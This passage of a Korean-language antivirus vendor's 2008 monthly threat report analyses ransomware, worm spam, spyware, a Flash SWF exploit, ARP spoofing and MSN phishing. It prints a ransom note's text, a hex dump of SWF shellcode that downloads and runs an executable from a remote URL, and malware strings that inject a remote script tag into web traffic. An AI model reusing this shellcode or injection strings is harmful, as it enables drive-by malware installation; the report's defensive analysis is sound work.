and we'll send you further instructions in 5 minutes.
Do not worry, you'll get all back in hour after we get Western Union Transfer details. ON
LY IN ONE HOUR!!!

We are sorry for your inconvenience, but better we and less, than somebody and more.

Q. I didn't order your service and dont want to pay! I'll go to police!
A. It's up to you. If you belive they do it better, then do it.

Q. I am poor student\bankrupt\housewife. I dont have money.
A. It'a sad to hear.

Q. I've sent an email to you for a discount.
A. Sorry, but we can't answer to all our correspondents due to high load.

Q. I need my information ASAP!
A. Dont worry! You will get it in one hour after we receive your MTSN. (western union con
trol number)

Q. How i can trust you? Maybe you'll rip me?
A. We understand if you send money for our work-your info important for you.And we don't
want make your life worse.You'll certanly get the Decription Program.

Thank you ,
Network Security Audit Plus.
```

[그림 2-5] Win-Trojan/GpCode 출력 메시지 전문

Win32/Zhelatin.worm 의 활동재개

Win32/Zhelatin.worm (이하 젤라틴 웜)이 5월 한달 주춤하더니 다시 활동을 재개하였다. 이 웜은 다음과 같은 메일 제목을 가지고 광범위하게 스팸성 메일로 전파되었다.

- 2008 Olympic Games are under the threat
- A new deadly catastrophe in China
- A new powerful disaster in China
- China is paralyzed by new earthquake
- Countless victims of earthquake in China
- Death toll in China exceeds 1000000
- Death toll in China is growing
- Recent china earthquake kills million
- Recent earthquake in china took a heavy toll
- The most powerful quake hits China

메일 본문내 링크를 따라가면 beijing.exe 란 파일을 다운로드 할 수 있게 된다. 젤라틴 제작자들은 주로 사회적인 이슈나 기념일 등에 관련이 있는 것으로 가장하여 스팸성 메일 내에 포함된 자신을 다운로드하도록 유도하는 메시지를 주로 보낸다. 따라서 약간의 경각심을 갖고, 이러한 메일을 읽고 링크를 클릭하여 파일을 내려받아 실행하는 오류를 범하지 않도록 주의하여야 한다.

(2) 스파이웨어 – 빠른 속도로 변형을 생산하는 스파이웨어

일반적으로 스파이웨어는 유용한 프로그램인 척 가장해 사용자를 속인 채 시스템에 설치된다. 몰래 설치된 프로그램이 수시로 광고 창을 띄우거나 다른 프로그램을 내려 받게 만들어 PC사용을 불편하게 만들고 이를 알아챈 사용자는 해당 스파이웨어의 삭제를 원하게 된다. 하지만 스파이웨어는 정상적으로 삭제가 되지 않는 경우가 많고, 이 경우 사용자들은 웹을 통해 삭제방법을 찾거나 백신업체에 해당 스파이웨어를 신고해 백신의 진단 추가를 통해 문제를 해결하고 있다

위에서처럼 스파이웨어의 생명주기는 프로그램 출현(생성)->(백신업체나 사용자의)발견->삭제(사용자나 백신에 의한)로 정리할 수 있다. 최근 일반적인 생명주기를 벗어난 스파이웨어들이 나타나고 있으며 이러한 스파이웨어는 기존의 시그니처 기반의 탐지기법으로는 진단/치료가 어렵다.

스파이웨어 즐롭(Win-Spyware/Zlob)은 팝업 광고를 노출하거나 스파이웨어에 감염되었다는 허위 경고 메시지를 이용하여 허위 안티-스파이웨어 설치를 유도하는 클리커 훼이크얼럿(Win-Clicker/FakeAlert)을 설치한다. 이 프로그램은 수많은 Spam Domain에서 동영상 코덱으로 위장하여 설치를 유도하고 있다. 즐롭을 배포하는 사이트들은 각기 다른 40개가 넘는 유형의 실행파일을 배포하는 링크를 포함하고 있다.


지난 6월에는 하나의 다운로드 링크를 모니터링 한 결과 중복파일과 기존 진단되는 프로그램을 제외하고도 1000종이 넘는 변형을 배포 했다.

날짜	Dropper.Zlob	Downloader.Zlob	Spyware.Zlob	합계
2008-06-02	38	0	149	**187**
2008-06-03	13	0	44	**57**
2008-06-04	11	0	30	**41**
2008-06-05	10	0	29	**39**
2008-06-09	31	0	92	**123**
2008-06-10	11	0	28	**39**
2008-06-11	10	0	33	**43**
2008-06-12	7	0	17	**24**
2008-06-13	5	0	13	**18**
2008-06-16	31	0	79	**110**
2008-06-17	4	0	13	**17**
2008-06-18	0	0	0	**0**
2008-06-20	20	0	85	**105**
2008-06-23	10	0	47	**57**
2008-06-24	11	0	42	**53**
2008-06-25	9	4	30	**43**
2008-06-26	9	2	31	**42**
2008-06-27	9	2	34	**45**

2008-06-30	27	6	90	**123**
합계	266	14	886	1166

[표 2-1] Win-Spyware/Zlob 변종 모니터링 현황 2008년 6월

시작페이지를 변경하고 다른 프로그램을 다운로드 하는 파플리(Win-Dropper/Farfli)의 경우 자동 다운로드 프로그램으로 다운로드 링크를 확인한 결과 4시간 간격으로 변형 프로그램이 배포되고 있다.



[그림 2-6] Win-Dropper/Farfli 변형

즐롭과 파플리의 경우처럼 계속해서 변형이 생성되는 스파이웨어의 경우 시그니처 기반의 진단 방법으로는 피해를 예방할 수 없다. 이러한 프로그램이 사용자의 PC에 설치된 경우 그 파일을 백신 업체에 신고하고 있는 시점에 이미 과거의 프로그램이 된다. 또 해당 프로그램의 배포 링크를 백신 업체에서 파악을 하고 있는 경우라도 시그니처가 반영된 엔진이 배포되는 시점에 또 다른 새로운 변형이 배포되기 때문에 피해는 항상 존재하는 것이다.

변형 생성과 더불어 진단을 어렵게 하는 것 중에 하나는 자동 업데이트이다. 과거 스파이웨어는 레지스트리에 업데이터를 등록해 PC가 재 시작 되는 경우에만 업데이트를 시도했으나, 최근에는 그 방법이 조금씩 바뀌고 있다.

다운로더 디지피아(Win-Downloader/BHO.Dzpia)의 경우 BHO로 동작하며 프로그램을 업데이트 한다. BHO는 1997년 IE v4에서 포함된 기능으로 IE 확장기능을 제공하기 위해 사용되는 DLL모듈이다. BHO로 등록된 프로그램은 매 탐색기 또는 IE 실행 시 실행하게 되는데 스파이웨어는 이런 기능을 이용해 새로운 스파이웨어를 설치한다.


애드웨어 훼이크태스크(Win-Adware/FakeTask.143360)는 예약 작업에 스파이웨어의 업데이터를 등록하여 일정 시간 간격으로 스파이웨어 업데이트를 시도한다. 이렇게 BHO나 예약 작업을 통해 업데이터를 동작시키는 경우 업데이트 간격을 스파이웨어 제작자가 마음대로 설정할 수 있기 때문에 즐롭이나 파플리와 같이 하루에 수회 업데이트가 된다면 시그니처 기반의 탐지하는 백신에서는 스파이웨어의 치료가 쉽지 않다

바탕화면과 화면 보호기를 변경하는 훼이크얼럿(Win-Clicker/FakeAlert)


악성코드에 의해 변경된 바탕화면이나 화면보호기를 백신에 의해 원상태로 복원하는 것은 불가능하다. 이 것은 사용자 마다 환경이 다르며 바탕화면이나 화면보호기로 등록되는 파일이 악성코드가 아닌 정상적인 파일이기 때문에 백신에서 삭제하지 않기 때문이다. 최근 설치되는 훼이크얼럿의 경우 단순 허위 경고 메시지만 노출하는 것이 아니라 바탕화면과 화면보호기를 변경하고 윈도우 시스템 정책과 관련된 레지스트리를 수정하여 사용자가 바탕화면이나 화면보호기를 변경할 수 없도록 한다.

Win-Downloader/FakeAlert.AntivirusXP2008의 경우 [그림 2-7]과 같이 바탕화면 색상을 파란색으로 바꾸고 허위 경고 메시지가 표시된 이미지를 바탕화면으로 설정한다. 여기에 화면보호기를 벌레가 기어 다니는 것이나, [그림 2-8]과 같이 윈도우 블루스크린(BSOD)로 변경한 후 [그림 2-9]와 같이 디스플레이 속성에서 화면 보호기와 바탕화면을 변경하지 못하도록 시스템정책 관련 레지스트리를 수정한다.

[그림 2-7] FakeAlert에 의해 변경된 화면보호기 1



[그림 2-8] FakeAlert에 의해 변경된 화면보호기 2



[그림 2-9] 감염 전후의 디스플레이 등록정보

이 것은 시스템정책 관련 레지스트리의 NoDispBackgroundPage와 NoDispScrSavPage 값이 등록되어 나타나는 증상이다.

[그림 2-10] 디스플레이 관련 레지스트리 – 보안정책

백신프로그램에서 스파이웨어를 치료 후에도 바탕화면, 화면보호기 탭이 계속해서 보이지 않는 경우 레지스트리에 등록된 값을 삭제하면 정상적으로 디스플레이 등록정보가 출력된다.

(3) 시큐리티 – SWF 취약점을 이용한 악성코드 유포

웹 플랫폼 공격을 이용한 악성코드 유포 이슈는 매월 ASEC Report에 다루어질 만큼 피해가 줄어들지 않고 끊임없이 지속되고 있다. 또한, 0-day 공격에 가까운 새로운 공격기법들이 꾸준히 추가되고 있어 즐거운 웹 서핑은 이제 옛말이 아닌가 하는 걱정도 늘 함께 따른다.

SWF 취약점

그 동안 아래와 같이 다양한 포맷의 미디어 파일 핸들링 취약점이 존재하였다.

- MS04-028 JPEG exploit
- MS05-001 WMF exploit
- MS05-002, MS07-017 ANI exploit
- SWF exploit

이러한 취약점들은 주로 웹을 통해 고객 PC 내부에 침투할 수 있는 공격루트를 제공하게 되고, "오버플로우 공격 → 쉘코드(Downloader) 실행"의 공격방식을 통해 악성코드가 다운로드되어 실행될 수 있는 환경을 제공한다.

최근 악성코드 유포에 악용되고 있는 대표적인 SWF 취약점[1]은 2가지이다.

- DefineSceneAndFrameLabelData 취약점
- ActionDefineFunction 취약점

내부에 악의적인 URL 정보를 담고 있는 SWF파일이 그대로 사용되지는 않는다. 만약 그렇다면, 보안솔루션에서 손쉽게 탐지되어 공격의 효과가 거의 없기 때문에 압축 라이브러리(Zlib)를 이용하여 암호화된 SWF 파일 포맷을 보안솔루션의 탐지를 우회하는 기법으로 활용하고 있다.

다음은 SWF 파일 포맷[2]의 일부를 나타낸 것이다. (암호화된 SWF파일의 시그니처 값은 'CWS'이다)

```
struct swf_header {
        unsigned char           f_magic[3];     'FWS' or 'CWS'
        unsigned char           f_version;
        unsigned long           f_file_length;
}
```

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-071

[2] http://www.adobe.com/devnet/swf/pdf/swf_file_format_spec_v9.pdf

SWF File Header

Field	Type	Comment
Signature	UI8	Signature byte: "F" indicates uncompressed "C" indicates compressed (SWF 6 and later only)
Signature	UI8	Signature byte always "W"
Signature	UI8	Signature byte always "S"
Version	UI8	Single byte file version (for example, 0x06 for SWF 6)
FileLength	UI32	Length of entire file in bytes
FrameSize	RECT	Frame size in twips
FrameRate	UI16	Frame delay in 8.8 fixed number of frames per second
FrameCount	UI16	Total number of frames in file

[발췌, swf_file_format_spec_v9]

```
000000  43 57 53 07 5a 03 00 00 78 9c ad 91 3f 4c 13 51   CWS.Z...x.-´?L.Q
000010  1c c7 df 9f 6b df b5 1c 54 02 14 14 86 0e 45 63   .Çß.kßµ.T.....Ec
000020  62 8e 42 1d 0c 90 88 29 8a 0d 21 10 8a 46 12 41   b.B....)..!..F.A
000030  ae ed 2b 3d 73 bd d6 eb b5 94 45 07 c6 8b 72 0b   ®í+=s½Öëµ.E.Æ.r.
000040  03 89 03 9b 86 84 e8 e0 e4 40 63 d0 81 88 c9 b9          èàä@cÐ  É¹
```

```
$ ./swfdump.exe -atpdu malware.swf
[HEADER]        File version: 7
[HEADER]        File is zlib compressed. Ratio: 96%
[HEADER]        File size: 858
[HEADER]        Frame rate: 12.000000
[HEADER]        Frame count: 771
[HEADER]        Movie width: 2.40
[HEADER]        Movie height: 2.40
[045]         4 FILEATTRIBUTES
                -=> 08 00 00 00                                         ....
[006]       336 DEFINEBITS defines id 0682
                -=> aa 02 34 d1 f5 25 13 90 00 90 90 d0 77 90 20 aa     ?4南%.?릔???
                -=> a0 b0 c3 cc 66 48 59 3c cc 67 05 05 90 90 90 60     젼촌fHY<?..릔?
                -=> 50 33 c9 64 03 49 30 8b 49 0c 8b 71 1c ad 8b 40     P3?.I0딐.땞.촐@
                -=> 08 eb 4b 8b 75 3c 8b 74 2e 78 03 f5 56 8b 76 20     .?땔<땔.x.?땦
                -=> 03 f5 33 c9 49 33 db ad 41 0f be 54 05 00 38 f2     .??3彷A.꾍..8?
                -=> 74 08 c1 cb 0c 03 da 40 eb ef 3b df 75 e7 5e 8b     t.죄..?倚;???
                -=> 5e 24 03 dd 66 8b 0c 4b 8b 5e 1c 03 dd 8b 04 8b     ^$.??K?..?.?
                -=> 03 c5 c3 75 72 6c 6d 6f 6e 2e 64 6c 6c 00 95 bf     .택urlmon.dll.빳
                -=> d0 a7 17 47 e8 aa ff ff ff 83 ec 04 83 2c 24 16     槻.G沃ÿÿÿ걇.?$.
                -=> ff d0 95 50 bf e2 e6 58 1b e8 95 ff ff ff 8b 54     ÿ?P뮛?.?ÿÿÿ땁
                -=> 24 fc 8d 52 0e 33 db 53 53 52 eb 3b 43 3a 5c 74     $?R.3?SR?C:₩t
                -=> 65 6d 70 31 2e 65 78 65 00 53 ff d0 5d bf f7 7e     emp1.exe.Sÿ?웍~
                -=> be ad e8 6c ff ff ff 83 ec 04 83 2c 24 1b ff d0     쒔?ÿÿÿ걇.?$.ÿ?
                -=> bf 02 f2 26 8f e8 59 ff ff ff 61 68 55 d6 1a 30     ??쵈YÿÿÿjahU?0
                -=> 83 c4 08 ff 64 24 f8 e8 cd ff ff ff 68 74 74 70     꺒.ÿd$鋪?ÿÿhttp
                -=> [illegible]                                         ://[illegible]
                -=> 6[illegible] 2e 65 78 65 00 00 00 00 40 08 eb       c[illegible].exe....@.?
                -=> 4b 8b 75 3c 8b 74 2e 78 03 f5 56 8b 76 20 03 f5     K땔<땔.x.?땦 .?
                -=> 33 c9 49 33 db ad 41 0f be 54 05 00 38 f2 74 08     3?3彷A.꾍..8?.
                -=> c1 cb 0c 03 da 40 eb ef 3b df 75 e7 5e 8b 5e 24     죄..?倚;???$
                -=> 03 dd 66 8b 0c 4b 8b 5e 1c 03 dd 8b 04 8b 03 c5     .??K?..?.??
[056]        40 SCENEDESCRIPTION
                -=> 99 b4 8e a0 08 20 20 20 20 20 20 20 20 20 20 20     솰럎.
```


[그림 2-11] 쉘 코드가 삽입된 악의적인 SWF파일의 상세 구조

이번 공격에 악용되고 있는 Adobe Flash Player 취약점은 DefineSceneAndFrameLabelData TAG 중 SceneCount 값이 처리되는 과정에서 올바른 유효성 검사가 수행되지 않아 발생한다. 해당 취약점을 이용하는 경우, [그림 2-11]에서와 같이 쉘코드를 삽입하여 또 다른 악의적인 파일을 다운로드 하는 등의 임의의 코드 실행이 가능하게 되며, 실제 악의적인 swf 파일을 통한 피해 사례가 자주 보고되고 있다.

악의적인 SWF파일의 위협으로부터 벗어나는 유일한 길은 안전한 가장 최신의 Flash Player 버전을 사용하는 것이다. Adobe Flash Player 보안 권고문과 이번 취약점에 대한 정보는 다음의 사이트에서 확인이 가능하다.

- http://www.adobe.com/support/security/#flashplayer
- http://www.adobe.com/support/security/bulletins/apsb08-11.html

사용자들은 다음과 같은 방법을 통해 시스템에 설치된 Adobe Flash Player ActiveX 버전을 확인하고 가장 최신버전을 적용할 수 있다.




[그림 2-12] 안전한 Adobe Flash Player (9.0.124.0) 버전

ARP 공격에 의한 악성코드 유포

최근 또 다시 ARP 공격이 기승을 부리고 있다. 중국발 공격도구로 잘 알려진 zxarps (Win-Trojan/ARPSpoofer)가 약간의 변형된 형태로 이용되고 있다.

000015B8	004015B8	0	<script src=http://[illegible]/1.js></script>
000023A0	004023A0	0	%s -idx 0 -ip %s -port 80 -insert "%s"
000023C8	004023C8	0	%s\arps.com
000023D4	004023D4	0	%d.%d.%d.2-%d.%d.%d.255

[그림 2-13] zxarps(arps.com)을 조정하는 악성코드 본체의 내부 문자열 정보



[그림 2-14] 80 트래픽(HTTP)에 악의적인 스크립트 삽입 과정.

최근 피해를 입히고 있는 악성코드들은 몇가지 새롭게 업그레이드된 공격기능을 탑재하고 등장하였다. 기존의 공격방식은 내부 침투 후 ARP 공격에 의해 로컬 네트워크의 취약한 시스템에 악성코드를 유포하는 기능만을 제공했던 반면, 최근의 공격코드에서는 백화점 식의 종합선물세트로 다양한 공격 기능을 포함하고 있다.

윈도우 보안 업데이트는 아무리 강조해도 지나치지 않는다. OS 뿐만 아니라 PC에 탑재된 보안 솔루션도 항상 최신의 것으로 업데이트 하도록 하여 위협으로부터 항상 준비된 방어 자세를 유지할 수 있어야 한다. 기업의 보안관리자 및 개인사용자는 새로 설치된 혹은 신규로 도입된 시스템이 충분히 보호받고 있는지 상시적으로 보안 점검을 수행해야 할 의무를 다해야 할 것이다.

MSN 피싱 사이트로 인증정보 탈취하기

사람의 취약성을 공격하는 사회공학적 기법이 아마 세상에서 가장 효과적인 공격이 아닐까 싶다. 메신저는 특정 대화 상대만을 추가함으로써 그 자체로 신뢰된 네트워크를 구축한다. 즉, 업무적으로 혹은 친밀감으로 나의 대화 상대가 구성되어 있다. 이러한 나의 대화상대로부터 어떠한 메시지나 파일전송 요청도 아무런 거리낌 없이 그대로 수용할 수 있을 만큼 준비가 되어 있다. 그러나 이러한 신뢰된 네트워크에는 숨겨진 위험성이 항상 존재하게 된다.

나의 친구(대화상대)로부터 URL 메시지가 도착하고 친구는 이내 오프라인이 되어버린다. 아무 생각없이 URL을 클릭하게 되고 MSN 인증정보로 접속이 가능한 페이지의 로그인 화면이 나타나게 되면 별 다른 의심없이 로그인 정보를 입력하게 된다. 이렇게 MSN 정보를 입력하는 순간 나의 대화상대에게도 유사한 형태의 URL 메시지가 도착하게 될 것이다.


[그림 2-15] MSN 피싱사이트의 로그인 화면(좌), 로그인시 대화상대에게 전달되는 MSN 피싱사이트 URL 정보(우)

이러한 MSN 피싱사이트가 처음 나타난 것은 아니다. 과거의 MSN 피싱사이트는 광고수익을 목적으로 하였고, MSN 인증정보는 축척하지 않았던 것으로 추정된다.(재활용된 흔적이 발견되지 않음) 하지만, 이번엔 입력된 인증정보를 축척하여 재사용한다는 점이 큰 문제로 이어질 가능성이 크다.

대부분의 사람들은 편의상 일관된 인증정보(계정과 비밀번호 등)를 다양한 사이트에 적용하는 습성이 있다. 따라서, 공격자는 축적된 인증정보를 통해 다른 인터넷 사이트에 로그인 할 수 있는 기회를 가지게 될 수 있고, 인증정보 이외의 다양한 개인정보를 손에 넣을 수도 있을 것이다. 혹시라도 MSN 피싱 사이트에 접속한 적이 있다면, 지금 당장 모든 인터넷 사이트의 인증 정보 중 최소한 비밀번호만이라도 변경하도록 하자.

(4) 네트워크 모니터링 현황

최근 6월 한 달 동안 네트워크 모니터링 시스템으로부터 탐지된 상위 Top 5 보안 위협들은 다음과 같이 과거에 발표된 마이크로소프트사의 취약점들이 차지하였다. 이들 마이크로소프트사 관련 취약점들은 봇이나 다양한 악성코드 등에 내장되어 악성코드의 확산을 위한 목적으로 꾸준히 이용되고 있으며, 불특정 다수를 향한 자동화된 공격이 수행되기 때문에 다수의 목적지 분포를 갖고 그 양 또한 모니터링 시스템의 상위를 차지할 정도로 많다.




순위	취약점 명
1	MS04-011 Local Security Authority Subsystem Service (LSASS) Vulnerability
2	MS03-026 DCOM RPC Vulnerability
3	MS06-040 Server Service Vulnerability
4	M05-039 Plug-and-Play Vulnerability
5	MS04-007 ASN.1 Vulnerability Could Allow Code Execution

[그림 2-16] 네트워크 공격 취약점 순위

지난 달 상위에 랭크되었던 MSSQL 공격 취약점(MS02-039 Microsoft SQL Server Vulnerability, MS02-056 Microsoft SQL Hello Overflow Vulnerability) 대신 이달에는 2004년 발표된 MS04-007 ASN.1 Vulnerability Could Allow Code Execution이 새롭게 순위에 랭크되었다.

최근 웹 취약점을 이용한 공격의 강세로 2006년 발표된 MS06-040 Server Service 취약점 이후 네트워크 위협 상에서 새롭게 등장한 취약점은 아직까지 발견되고 있지 않지만, 이 달만 해도 윈도우 시스템에서 발견된 다수의 취약점들이 발표되었기 때문에 이들 위협에 대한 꾸준한 모니터링이 필요할 것으로 보인다.

이 달의 주요 공격 포트로는 TCP/445 포트가 가장 큰 비중을 차지하였고, 그 뒤를 이어 TCP/139, TCP/135가 차지하였다. 이들 포트들은 윈도우즈 시스템에 서비스에 이용되는 주요 포트들이다. 또한, 1차적인 윈도우 시스템 공격 후에 감염된 PC로부터 또 다른 악성코드를 다운로드하기 위해 이용되는 TFTP 서비스로 인하여, UDP/69 포트에 대한 트래픽이 주요 공격 포트에 랭크되었다.



[그림 2-17] 공격에 이용된 포트별 분포

이 달의 공격 발생지별 국가현황을 살펴보면, 상위 10위권 내에 랭크된 국가들은 약간의 순위 변동 외에는 지난 달과 큰 변화가 없으며, 아래 지도에서도 확인할 수 있듯이 인접국가인 일본, 대만, 홍콩 등의 아시아권 국가들이 많이 탐지되었다. 최근 중국으로부터 발생되는 공격이 많으나 순위에는 나타나지 않은 것은 아마도 네트워크 모니터링 시스템으로 탐지되는 공격은 봇과 같은 자동화된 공격이 다수를 차지하기 때문에 중국과 우리나라의 인접국가들이 공격을 위한 좀비 시스템으로 이용되고 있을 가능성도 배제하지 못할 것이다.

순위	국가		순위	국가	
1	KR	55%	6	HK	4%
2	JP	16%	7	PH	3%

3	US	9%	8	ZA	2%
4	TW	4%	9	AU	2%
5	IN	4%	10	SG	1%

[그림 2-18] 공격 국가별 순위 및 비율

허위 베이징 지진 리포트 메일을 통한 악성코드 배포

최근 일부 악의적인 봇넷 운영자들이 악성코드 배포를 위해 다음과 같이 "베이징 근처에서 발생한 허위 지진으로 인하여 올림픽 개최가 불가능할 수 있다"라는 내용의 허위 보고서를 메일을 통해 유포하고 있다고 보고되었다.

